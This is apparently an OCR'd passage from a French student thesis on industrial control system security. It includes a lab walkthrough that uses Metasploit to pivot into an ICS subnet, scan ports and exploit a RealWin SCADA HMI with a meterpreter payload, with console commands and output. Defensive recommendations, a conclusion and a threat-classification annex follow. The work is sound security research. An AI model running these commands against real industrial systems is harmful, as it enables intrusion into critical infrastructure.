

Figure 4.46 – Gestion des connexions et du module de persistance

l'étape du pivotage vers le réseau industriel :

L'étape du pivotage vers le réseau industriel consiste à établir une connexion depuis la machine compromise vers le réseau industriel cible. Cela permet à l'attaquant d'accéder et de compromettre les systèmes présents dans ce réseau tel que notre IHM.

- Nous pouvons obtenir des informations sur les interfaces réseau et les réseaux connectés à cette machine comprise représenté par la windows Server 2008 R2, et nous constatons sous-réseau qui ne correspond pas aux sous-réseaux connus, cela peut indiquer la présence d'un réseau inconnu ou potentiellement non autorisé (figure 4.47).
- Une fois que nous avons identifié la présence d'un sous-réseau distinct du le réseau compromis (figure 4.47), nous pouvons procéder au pivotage vers ce sous-réseau pour étendre notre accès et explorer davantage le réseau cible.
  Note : Le module "post/multi/manage/autoroute" est utilisé pour définir et gérer les routes sur la machine compromise. Cela permet de rediriger le trafic réseau vers d'autres sous-réseaux ou hôtes, facilitant ainsi la progression au sein du réseau cible ou la contournement des restrictions de connectivité.



Figure 4.47 – Analyse des interfaces réseau et des réseaux connectés de la machine compromise

▷ Une fois le module "post/multi/manage/autoroute" de Metasploit,nous spécifions certaines options pour configurer la redirection du trafic réseau vers le sous-réseau spécifique du réseau ICS (figure 4.48).



Figure 4.48 – Configuration de la redirection du trafic réseau

▷ On va s'assurer que la route vers le sous-réseau cible du réseau ICS est répertoriée dans la sortie de la commande route. Si la route est présente, cela indique que l'ajout de la route a été effectué avec succès (figure 4.49).



Figure 4.49 – Confirmation de l'ajout réussi de la route

▷ On effectue un scan de ports TCP en utilisant le module "auxiliary/scanner/portscan/tcp" de Metasploit (figure 4.50).



Figure 4.50 – Scan des ports TCP

note :Le module "auxiliary/scanner/portscan/tcp" effectuera alors un scan de ports TCP sur la machine cible, détectant les services actifs et les ports ouverts.

▷ Après le scan on retrouve des ports ouvert qui sont spécifique a RealWin Scada Server utilisé comme IHM (figure 4.50), Une recherche dans la base de données des exploits de Metasploit a permis de trouver un module spécifique dédié au RealWin Scada Server. Ce module est conçu pour exploiter les vulnérabilités connues de ce logiciel, ce qui permet d'accéder au système compromis ou d'exécuter des commandes à distance (figure 4.51).



Figure 4.51 – vulnérabilité spécifique à RealWin Scada Server

- on effectuera alors une recherche notre datac RealWin pour trouver des exploits, modules ou autres ressources liées à RealWin. Les résultats afficheront les noms des exploits ou modules, ainsi que d'autres informations telles que leur description et leur version (figure 4.52.

```
msf6 auxiliary(scanner/portscan/tcp) > search datac RealWin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank   Check  Description
   -  ----                                          ---------------  ----   -----  -----------
   0  exploit/windows/scada/realwin_on_fc_binfile_a 2011-03-21       great  No     DATAC RealWin S
CADA Server 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
   1  exploit/windows/scada/realwin                 2008-09-26       great  No     DATAC RealWin S
CADA Server Buffer Overflow
   2  exploit/windows/scada/realwin_scpc_initialize 2010-10-15       great  No     DATAC RealWin S
CADA Server SCPC_INITIALIZE Buffer Overflow
   3  exploit/windows/scada/realwin_scpc_initialize_rf 2010-10-15    great  No     DATAC RealWin S
CADA Server SCPC_INITIALIZE_RF Buffer Overflow
   4  exploit/windows/scada/realwin_scpc_txtevent   2010-11-18       great  No     DATAC RealWin S
CADA Server SCPC_TXTEVENT Buffer Overflow
   5  exploit/windows/scada/realwin_on_fcs_login    2011-03-21       great  No     RealWin SCADA S
erver DATAC Login Buffer Overflow


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/scada/realwi
n_on_fcs_login
```

Figure 4.52 – Recherche de ressources liées à RealWin Scada Server

- Lors de notre recherche sur Metasploit, nous avons trouvé un exploit correspondant à la vulnérabilité identifiée sur notre machine compromise après le scan (figure 4.52. On l'exploite, en précisant le payload adéquat et les options nécessaire.
- Pour ajouter les informations nécessaires à l'exploit, nous devrons utiliser les commandes set suivies du nom de l'option et de sa valeur. Dans votre cas, les informations que nous souhaitons ajouter sont LPORT (port d'écoute local) et RHOST (adresse IP de la machine cible) (figure 4.53).

```
msf6 auxiliary(scanner/portscan/tcp) >
msf6 auxiliary(scanner/portscan/tcp) > use exploit/windows/scada/realwin_scpc_initialize
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/scada/realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload ⇒ windows/meterpreter/bind_tcp
msf6 exploit(windows/scada/realwin_scpc_initialize) > set rhost 192.168.40.131
rhost ⇒ 192.168.40.131
msf6 exploit(windows/scada/realwin_scpc_initialize) > set lport 456
lport ⇒ 456
msf6 exploit(windows/scada/realwin_scpc_initialize) > exploit

[*] 192.168.40.131:912 - Trying target Universal ...
[*] Started bind TCP handler against 192.168.40.131:456
[*] Sending stage (175686 bytes) to 192.168.40.131
[*] Meterpreter session 2 opened (192.168.40.137:50162 → 192.168.40.131:456 via session 1) at 2023-06
-14 17:37:58 -0400

meterpreter >
```

Figure 4.53 – Exploitation de la vulnérabilité identifiée sur la machine compromise

▷ on constate avoir réussi l'exploitation et obtenu l'accès à la machine cible (figure 4.53) et pour prouver la réussite de l'attaque, nous pouvons prendre une capture d'écran de la cible et la visualiser sur notre machine attaquante (figure 4.54)(figure 4.55).

```
[*] Meterpreter session 3 opened (192.168.40.137:50164 → 192.168.40.131:456 via session 1) at 2023-06
-14 18:04:35 -0400

meterpreter > sysinfo
Computer        : MHD-BCF
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/CkhwqTVw.jpeg
meterpreter > getuid
Server username: MHD-BCF\Administrateur
meterpreter >
```

Figure 4.54 – Compromission réussi

Figure 4.55 – Preuve visuelle de l'accès obtenu

▷ on constate que notre attaque a belle et bien réussie car la capture prise d'est celle de notre machine compromise du réseau industriel qui représente une interface d'une IHM (figure 4.55) et de la on pourra faire ce qu'on vaudra comme élevé nos privilège par exemple ou tout autre actions malveillantes en utilisant la commande >help (figure 4.56) (figure 4.57).



Figure 4.56 – Résultats de la commande help

Figure 4.57 – Résultats de la commande help

4.5 Discussion :

Dans cette section, nous étudions deux attaques simulées pour évaluer la cybersécurité des (ICS). La première attaque est une attaque de l'homme du milieu (MITM) sur Modbus TCP, mettant en évidence les risques d'interception malveillante des communications dans un réseau industriel. La deuxième attaque cible un serveur Windows Server 2008 R2 exposé, exploitant ses vulnérabilités pour se propager vers un réseau industriel et compromettre une machine Windows XP hébergeant une interface homme-machine (IHM), perturbant ainsi les activités du réseau. Ces attaques soulignent les risques liés aux systèmes d'exploitation obsolètes et aux points d'extrémité moins sécurisés dans les ICS.

4.5.1 Attaque MITM sur Modbus TCP :

- Interprétation des résultats :
  - Les résultats de notre simulation d'attaque MITM révèlent les vulnérabilités du protocole Modbus TCP et les failles de sécurité dans les ICS.
  - Les données interceptées et manipulées démontrent les risques potentiels pour les systèmes industriels et les conséquences possibles.

- Comparaison avec d'autres travaux :
  - Nos résultats sont cohérents avec les recherches existantes sur la cybersécurité des ICS exemples :
    1. Urdaneta Velasquez, M. (2018) a examiné les attaques informatiques sur le réseau de contrôle du trafic routier, mettant en évidence les vulnérabilités et les risques associés à ces systèmes (Urdaneta Velasquez, 2018).
    2. Sanchez, G. (2017) a réalisé une étude sur l'attaque de type Man-In-The-Middle contre Modbus TCP, en utilisant Wireshark pour illustrer les techniques utilisées (Sanchez, 2017).
    3. Monzer, M.H. (2020) a abordé la conception d'un système de détection d'intrusion basé sur des modèles pour les ICS, fournissant des informations sur les stratégies de protection contre les attaques, y compris les attaques MITM (Monzer, 2020).
  - Ils complètent ces études en démontrant de manière pratique les méthodes d'attaque passive et active.

- Limitations de l'étude :

  - La simulation d'attaque en environnement contrôlé peut ne pas refléter totalement les conditions réelles des ICS.
  - Notre approche ne couvre pas toutes les techniques possibles d'attaque MITM.
  - Certaines hypothèses simplificatrices ont été faites pour faciliter l'analyse.
  - Les résultats peuvent être influencés par le manque de données disponibles.

- Vulnérabilités révélées du protocole Modbus TCP :
  - Manque de chiffrement des données échangées, exposant les informations sensibles à l'interception et à la manipulation.
  - Absence d'authentification robuste, permettant à un attaquant d'usurper des identités légitimes.
  - Manque de contrôle d'accès granulaire, rendant difficile la gestion fine des autorisations.
  - Absence de vérification de l'intégrité des données, facilitant la manipulation des données sans détection.

- Recommandations et implications pratiques :
  - Renforcer l'authentification avec des méthodes multifactorielles et des certificats numériques.
  - Chiffrer les communications pour prévenir l'interception et la manipulation des données.
  - Surveiller activement les réseaux avec des systèmes de détection d'intrusion en temps réel.
  - Mettre à jour régulièrement les systèmes avec les derniers correctifs de sécurité.

- Questions ouvertes et voies de recherche futures :
  - Étudier les attaques MITM spécifiques aux protocoles de communication utilisés dans les ICS.
  - Examiner les techniques de détection avancées basées sur l'analyse du trafic réseau et l'apprentissage automatique.
  - Investiguer les impacts des attaques MITM sur la disponibilité des systèmes ICS.
  - Évaluer les mécanismes de protection matérielle contre les attaques MITM physiques.

4.5.2 Attaque d'intrusion dans un réseau ICS

- Analyse des résultats :
  - Les résultats de la simulation d'attaque sur les ICS révèlent des vulnérabilités importantes, telles que des configurations par défaut non sécurisées, des mises à jour manquantes et l'utilisation de mots de passe faibles.
  - L'attaque a réussi, donnant aux attaquants un accès non autorisé aux systèmes et aux opérations industrielles.

- Interprétation des résultats :
  - L'accès non autorisé aux systèmes et aux opérations industrielles soulève des préoccupations majeures en termes de sécurité et de confidentialité des données.
  - L'évaluation des résultats met également en évidence les risques et les dommages potentiels pour les opérations industrielles, tels que la manipulation des données et des paramètres du système, ainsi que le contrôle malveillant des opérations en cours.
  - Les résultats obtenus permettent d'identifier les faiblesses et les vulnérabilités du système, telles que des configurations par défaut non sécurisées, des mises à jour manquantes et l'utilisation de mots de passe faibles.

- Conséquences et impact :
  - Les risques potentiels pour la sécurité des systèmes industriels sont identifiés, notamment en termes d'accès non autorisé, de manipulation de données, de perturbation des opérations et de compromission de la confidentialité des informations.
  - Les impacts sur les opérations industrielles peuvent être significatifs, entraînant des interruptions de production, des retards, des dommages matériels ou des pertes financières.
  - La sécurité des travailleurs peut également être compromise en raison de l'attaque, avec des risques d'accidents ou de blessures dus à une mauvaise manipulation des équipements ou à des dysfonctionnements du système.
  - Les conséquences sur la confiance des clients et des partenaires commerciaux peuvent être importantes, avec des répercussions sur la réputation et la viabilité financière de l'organisation.

- Limitations de l'étude :

— Les hypothèses simplificatrices sont prises en compte, car elles peuvent réduire la représentativité de l'étude par rapport aux scénarios réels d'attaques d'intrusion dans les réseaux ICS.
— Les données utilisées dans l'étude peuvent être limitées, que ce soit en termes de taille de l'échantillon, de représentativité des systèmes ICS étudiés ou de disponibilité de certaines informations.
— Les contraintes méthodologiques, telles que les ressources limitées, les contraintes de temps ou les choix de modélisation, peuvent avoir une incidence sur la précision et l'étendue des résultats obtenus.

– Recommandations et implications pratiques :
— Mises à jour et correctifs : Effectuez régulièrement des mises à jour et des correctifs pour les logiciels et les équipements utilisés dans les ICS. Suivez les recommandations des fournisseurs et assurez-vous que toutes les vulnérabilités connues sont corrigées.
— Configuration sécurisée par défaut : Assurez-vous que les configurations par défaut des composants ICS sont sécurisées et qu'aucun compte, mot de passe ou service non sécurisé n'est activé.
— Segmentation des réseaux : Divisez le réseau ICS en zones ou segments distincts pour limiter la propagation des attaques. Utilisez des pare-feu et des mécanismes de filtrage pour contrôler le trafic entre les différentes zones.
— Systèmes de détection d'intrusion (IDS) industrielle : Déployez des systèmes de détection d'intrusion pour surveiller en temps réel le trafic réseau et détecter les activités suspectes ou malveillantes. Configurez-les de manière à envoyer des alertes en cas de détection d'une attaque.
— Gestion des mots de passe robuste : Mettez en place des politiques strictes de gestion des mots de passe, notamment l'utilisation de mots de passe forts, leur rotation régulière, et l'activation de la double authentification lorsque cela est possible.

– Perspectives de recherche future :
— Des domaines de recherche potentiels sont suggérés pour améliorer la cybersécurité des ICS, tels que l'exploration de nouvelles techniques de détection des attaques, le développement de modèles de simulation plus réalistes et l'étude des approches de défense avancées.
— Étude des attaques ciblées sur les ICS pour mieux comprendre leurs motivations et méthodes.
— Analyse des données de cyberattaques pour identifier les schémas d'attaques et les indicateurs de compromission.

4.6 Conclusion

Ce chapitre pratique met en évidence les enjeux de la cybersécurité dans les systèmes ICS en se concentrant sur les communications Modbus, leurs aspects importants et les vulnérabilités potentielles. À travers des scénarios d'attaque, l'exploitation de ces vulnérabilités et les risques associés ont été démontrés. Des attaques telles que l'homme du milieu et la compromission d'un serveur R2 2008 ont mis en évidence les conséquences sur l'intégrité et la disponibilité du système. Cela souligne l'importance d'une approche proactive en matière de cybersécurité des systèmes ICS.

Conclusion générale et perspectives

En conclusion, la question de la cybersécurité des ICS revêt une importance capitale, en particulier à la lumière des défis actuels et de l'évolution rapide du paysage des cybermenaces. Au cours de notre stage à Sonatrach Hassi Rmel, nous avons pu observer de près les implications concrètes de ces défis sur les infrastructures critiques. Les incidents de sécurité majeurs survenus dans ce contexte ont clairement démontré les conséquences graves et réelles de ces attaques.

Nous avons atteint l'objectif fixé en explorant les différentes dimensions de la cybersécurité des ICS. Notre analyse approfondie nous a permis de prendre pleinement conscience de la croissance constante des cybermenaces et de l'urgence d'établir des mesures de protection robustes. Nous avons constaté que la stratégie de défense en profondeur s'est avérée efficace pour sécuriser les ICS, en combinant des mesures de sécurité à différents niveaux et en intégrant des méthodes et des outils de pointe. Toutefois, nous avons également identifié des vulnérabilités spécifiques propres aux ICS qui nécessitent une attention particulière.

Il est indéniable que nos entreprises doivent accorder une attention urgente à la cybersécurité des infrastructures critiques et investir dans des mesures de protection solides. De plus, il est essentiel que les acteurs de l'industrie comprennent l'importance critique de la cybersécurité des ICS et prennent des mesures proactives pour protéger ces systèmes vitaux contre les menaces en constante évolution. La sensibilisation, la formation continue et la collaboration entre les différentes parties prenantes sont des éléments indispensables pour garantir un niveau de protection optimal des ICS dans un paysage cybernétique en perpétuelle évolution.

Notre stage chez Sonatrach Hassi Rmel nous a permis de prendre pleinement conscience de l'impact des enjeux de cybersécurité sur les infrastructures critiques. En intégrant cette expérience précieuse à notre étude, nous avons pu élaborer des perspectives prometteuses pour l'avenir.

En investissant de manière continue dans la cybersécurité des ICS, en adoptant une approche proactive et en favorisant la collaboration, nos entreprises seront mieux préparées à relever les défis futurs. Les réglementations renforcées joueront un rôle clé en imposant des mesures spécifiques visant à protéger les ICS, tandis que l'intégration de technologies de pointe telles que l'intelligence artificielle et l'apprentissage automatique renforcera la résilience des systèmes.

La sensibilisation et la formation revêtiront également une importance primordiale pour prévenir les attaques, en fournissant à notre personnel les meilleures pratiques en matière de cybersécurité et les compétences nécessaires pour gérer les incidents. En collaborant avec d'autres secteurs et en partageant les informations sur les menaces, nous pourrons renforcer la résilience globale des ICS.

En adoptant une approche de sécurité intégrée dès la conception, nous réduirons les vulnérabilités et les failles potentielles. De plus, en accordant une attention particulière à la sécurité des appareils IoT connectés aux ICS, nous serons en mesure de prévenir plus efficacement les attaques, ainsi nous pourrons améliorer le niveau de sécurité global de nos infrastructures critiques.

Annexe A

Classification de menaces

Sommaire

A.1 Menaces internes :

- **Menaces intentionnelles :**
  - Employés actuels et anciens mécontents : Les employés mécontents, motivés par des conflits personnels, des licenciements ou des différends, peuvent délibérément causer des dommages en utilisant leur connaissance interne du système.
  - Agents internes de haut niveau souhaitant infliger intentionnellement des dommages : Les personnes occupant des postes de haut niveau, tels que les administrateurs système ou les gestionnaires de projet, peuvent exploiter leur accès étendu et leurs privilèges élevés pour causer intentionnellement des dommages.

- **Menaces involontaires/accidentelles :**
  - Erreurs et négligences liées à l'accès physique et électronique des employés : Les erreurs humaines, qu'elles soient intentionnelles ou non, peuvent causer des dommages accidentels aux systèmes et aux actifs critiques en raison de l'accès physique et électronique dont disposent les employés.
  - Accès et connaissances spécialisées des employés pouvant causer des dommages : Les employés ayant un accès privilégié aux systèmes, tels que les administrateurs réseau ou les ingénieurs logiciels, peuvent involontairement causer des dommages en raison de leur connaissance spécialisée et de leur manipulation des ressources critiques.

A.2 Menaces externes :

- **Catastrophes naturelles :**
  - Inondations, tremblements de terre, incendies, tempêtes, etc. : Les événements naturels peuvent entraîner des interruptions ou des perturbations majeures des systèmes critiques, mettant en péril la sécurité des données et des opérations.

- **Catastrophes d'origine humaine :**
  - Émeutes, guerres, actes de terrorisme, etc. : Les événements provoqués par des actions humaines, tels que les conflits armés ou les actes terroristes, peuvent causer des dommages considérables aux infrastructures essentielles et aux systèmes critiques.

- Anciens employés :
  - Anciens employés détenant encore des informations confidentielles : Les anciens employés ayant quitté l'entreprise mais ayant encore accès à des informations confidentielles peuvent constituer une menace en utilisant ces informations à des fins malveillantes.
  - Anciens employés ayant une connaissance approfondie de l'entreprise en raison de leur expérience antérieure : Les anciens employés qui ont une connaissance approfondie des processus internes, des systèmes et des vulnérabilités de l'entreprise peuvent représenter une menace lorsqu'ils utilisent ces connaissances à des fins néfastes.
- Anciens contractants ou consultants en sécurité :
  - Personnes ayant travaillé pour l'entreprise en tant que contractants ou consultants en sécurité : Les anciens contractants ou consultants qui ont eu accès à des informations sensibles et à des systèmes critiques peuvent représenter une menace s'ils décident d'utiliser ces connaissances pour causer des dommages ou divulguer des informations confidentielles.

▶ **Menaces liées à la chaîne d'approvisionnement :**

- Matériaux et logiciels contrefaits :
  - Vente de matériaux ou de logiciels contrefaits contenant des logiciels malveillants : Les entreprises peuvent être exposées à des menaces lorsque des produits contrefaits contenant des logiciels malveillants, des portes dérobées ou des chevaux de Troie sont vendus et utilisés dans leurs systèmes.
- Recrutement de personnes malveillantes :
  - Recrutement de personnes extérieures à l'entreprise, telles que des membres du personnel d'entretien ou des fournisseurs : Les attaquants peuvent tenter de se faire embaucher auprès des fournisseurs ou du personnel d'entretien pour accéder aux systèmes cibles, exploitant les relations de confiance entre l'organisation et ses partenaires externes.

▶ **Menaces ciblées :**

▶ **Organisations terroristes :**

- Utilisation de ressources considérables pour cibler spécifiquement une organisation et ses systèmes : Les organisations terroristes peuvent déployer des

efforts importants pour attaquer les systèmes SCADA dans le but de causer des dommages et de semer la terreur.

- **Ex-employés mécontents :**
  - Anciens employés mécontents agissant en tant que pirates informatiques à temps partiel : Les anciens employés mécontents, ayant des connaissances internes et une expérience de l'entreprise, peuvent se transformer en pirates informatiques et causer des dommages pour des raisons personnelles.
- **Groupes activistes et manifestants :**
  - Activistes environnementaux, politiques ou défenseurs des droits des animaux cherchant à perturber les systèmes SCADA pour faire passer un message ou exprimer leur opposition : Ces groupes peuvent chercher à perturber les opérations des systèmes SCADA pour faire valoir leurs revendications et leurs idéologies.
- **Motivations financières :**
  - Criminels cherchant à extorquer de l'argent en menaçant de perturber les systèmes SCADA : Les criminels peuvent chercher à profiter financièrement en menaçant de perturber le fonctionnement des systèmes SCADA et en exigeant une rançon.
  - Vendeurs d'informations illégales :
    - Individus ou groupes cherchant à vendre des informations sensibles sur les systèmes SCADA à des tiers malveillants : Des individus peuvent tenter de vendre des informations sensibles sur les systèmes SCADA à des entités malveillantes pour un gain financier.
- **Services de renseignements étrangers :**
  - Recherche d'informations sensibles sur les systèmes SCADA d'une entreprise à des fins de sécurité nationale : Les services de renseignements étrangers peuvent chercher à obtenir des informations sensibles sur les systèmes SCADA pour des raisons de sécurité nationale.
- **Espionnage industriel :**
  - Des concurrents ou des acteurs malveillants peuvent essayer de collecter des informations sensibles sur les systèmes SCADA d'une entreprise dans le but de gagner un avantage concurrentiel ou de causer des dommages.
- **Menaces liées aux fournisseurs et aux partenaires :**

- Vulnérabilités des fournisseurs :
  - Les fournisseurs et les partenaires commerciaux qui ont accès aux systèmes SCADA peuvent représenter une menace si leurs propres systèmes sont compromis ou s'ils ne mettent pas en place des mesures de sécurité adéquates.
- Chaîne d'approvisionnement compromise :
  - Les attaquants peuvent compromettre la chaîne d'approvisionnement en introduisant des composants, des logiciels ou des équipements compromis dans les systèmes SCADA, ce qui peut entraîner des vulnérabilités et des risques pour la sécurité.

▶ **Menaces liées à la cybersécurité :**

- Malwares et attaques informatiques :
  - Les attaquants peuvent utiliser des malwares, des virus, des ransomwares et d'autres formes d'attaques informatiques pour compromettre les systèmes SCADA, voler des données sensibles, perturber les opérations ou causer des dommages.

Annexe B

Attaques visant les ICS

Sommaire

En général, un ICS est soumis à des menaces, générées par des sources de menaces. Ces sources de menaces utilisent un vecteur d'attaque pour mener une attaque.
